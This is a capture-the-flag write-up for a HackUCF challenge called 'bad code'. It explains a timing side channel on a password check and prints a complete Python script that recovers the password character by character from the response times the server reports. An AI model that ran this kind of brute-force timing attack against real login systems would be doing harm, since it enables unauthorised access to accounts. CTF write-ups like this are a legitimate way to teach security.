bad code

Challenge:

password:

We are given a website with a single password input field.


WRONG.

Response generated in: 0.010130167007446

When entering a password, we are shown the processing time to check our input.

```
WRONG.<br/><br/><br/><small><div class="footer">
Response generated in:
<time>0.010155200958252</time>
</div><small>
```

In the source code for this page, we can see that the time is stored in a custom HTML element. We can access this in a script.



When entering a password, the URL also changes.
The data is being sent via a GET request with the variable 'passwd' storing input.

Solution:

Because we have access to the password authentication processing time, we can perform a timing attack.
During comparison of an input password and a stored password, the authentication will fail and stop if one of the characters is different between the two.
Thus, inputting a wrong password will take less time to process than the correct password as there will be less characters to process in the code.
Using the processing time, we can bruteforce the password by looping through all common password characters and storing the longest.

At each iteration through the characters, we can append the character that resulted in the longest processing time to our working password.

From this idea, I created a Python script to do so:

```
import string
from requests_html import HTMLSession
from tqdm import tqdm

url = "http://ctf.hackucf.org:4000/bad_code/bad_code.php?passwd="

# all alphanumberic and special characters
characters = string.ascii_letters + string.digits + string.punctuation + " "

searching = True

while searching:
    longest_time = 0
    longest_char = ''

    # tqdm shows progress bar in the terminal
    for i in tqdm(range( len(characters) )):

        char = characters[i]

        # send possible passwords and parse HTML response for processing
time
        session = HTMLSession()
        request = session.get(url+char)
        time = request.html.find('time')
        try:
            time = float(time[0].text)
            #print(char, ":", time)

            if(time > longest_time):
                longest_time = time
                longest_char = char
                #print(url)
        except:
            print('No time found!')
            print(request.text)
            searching = False

    url+=longest_char
```

```
    #print(longest_char, ":", longest_time)
    print("Current password with longest response time...")
    print(url)
```

Here I start with the URL already including the variable ?passwd so that I can append characters to directly to it and simply render the page to get the response.
Then, a list of all common password characters are appended to a string.
To search through all possible permutations, I used a while loop.
Inside the while loop, the characters are iterated over and the character with the longest response time is appended to the URL.
The tqdm library is used to create a progress bar for each iteration in the terminal:

Lastly, the script attempts to access the custom time HTML element in a try / except statement.
In my first attempt, the code crashed because it could not find the time.
Thus, I added the try / except statement to see what the response is when the page does not include the time.
When running the code, all permutations were set to the URL and the character with the longest response time was appended at each iteration.
When the code finished, I saw the unusual response contained the flag!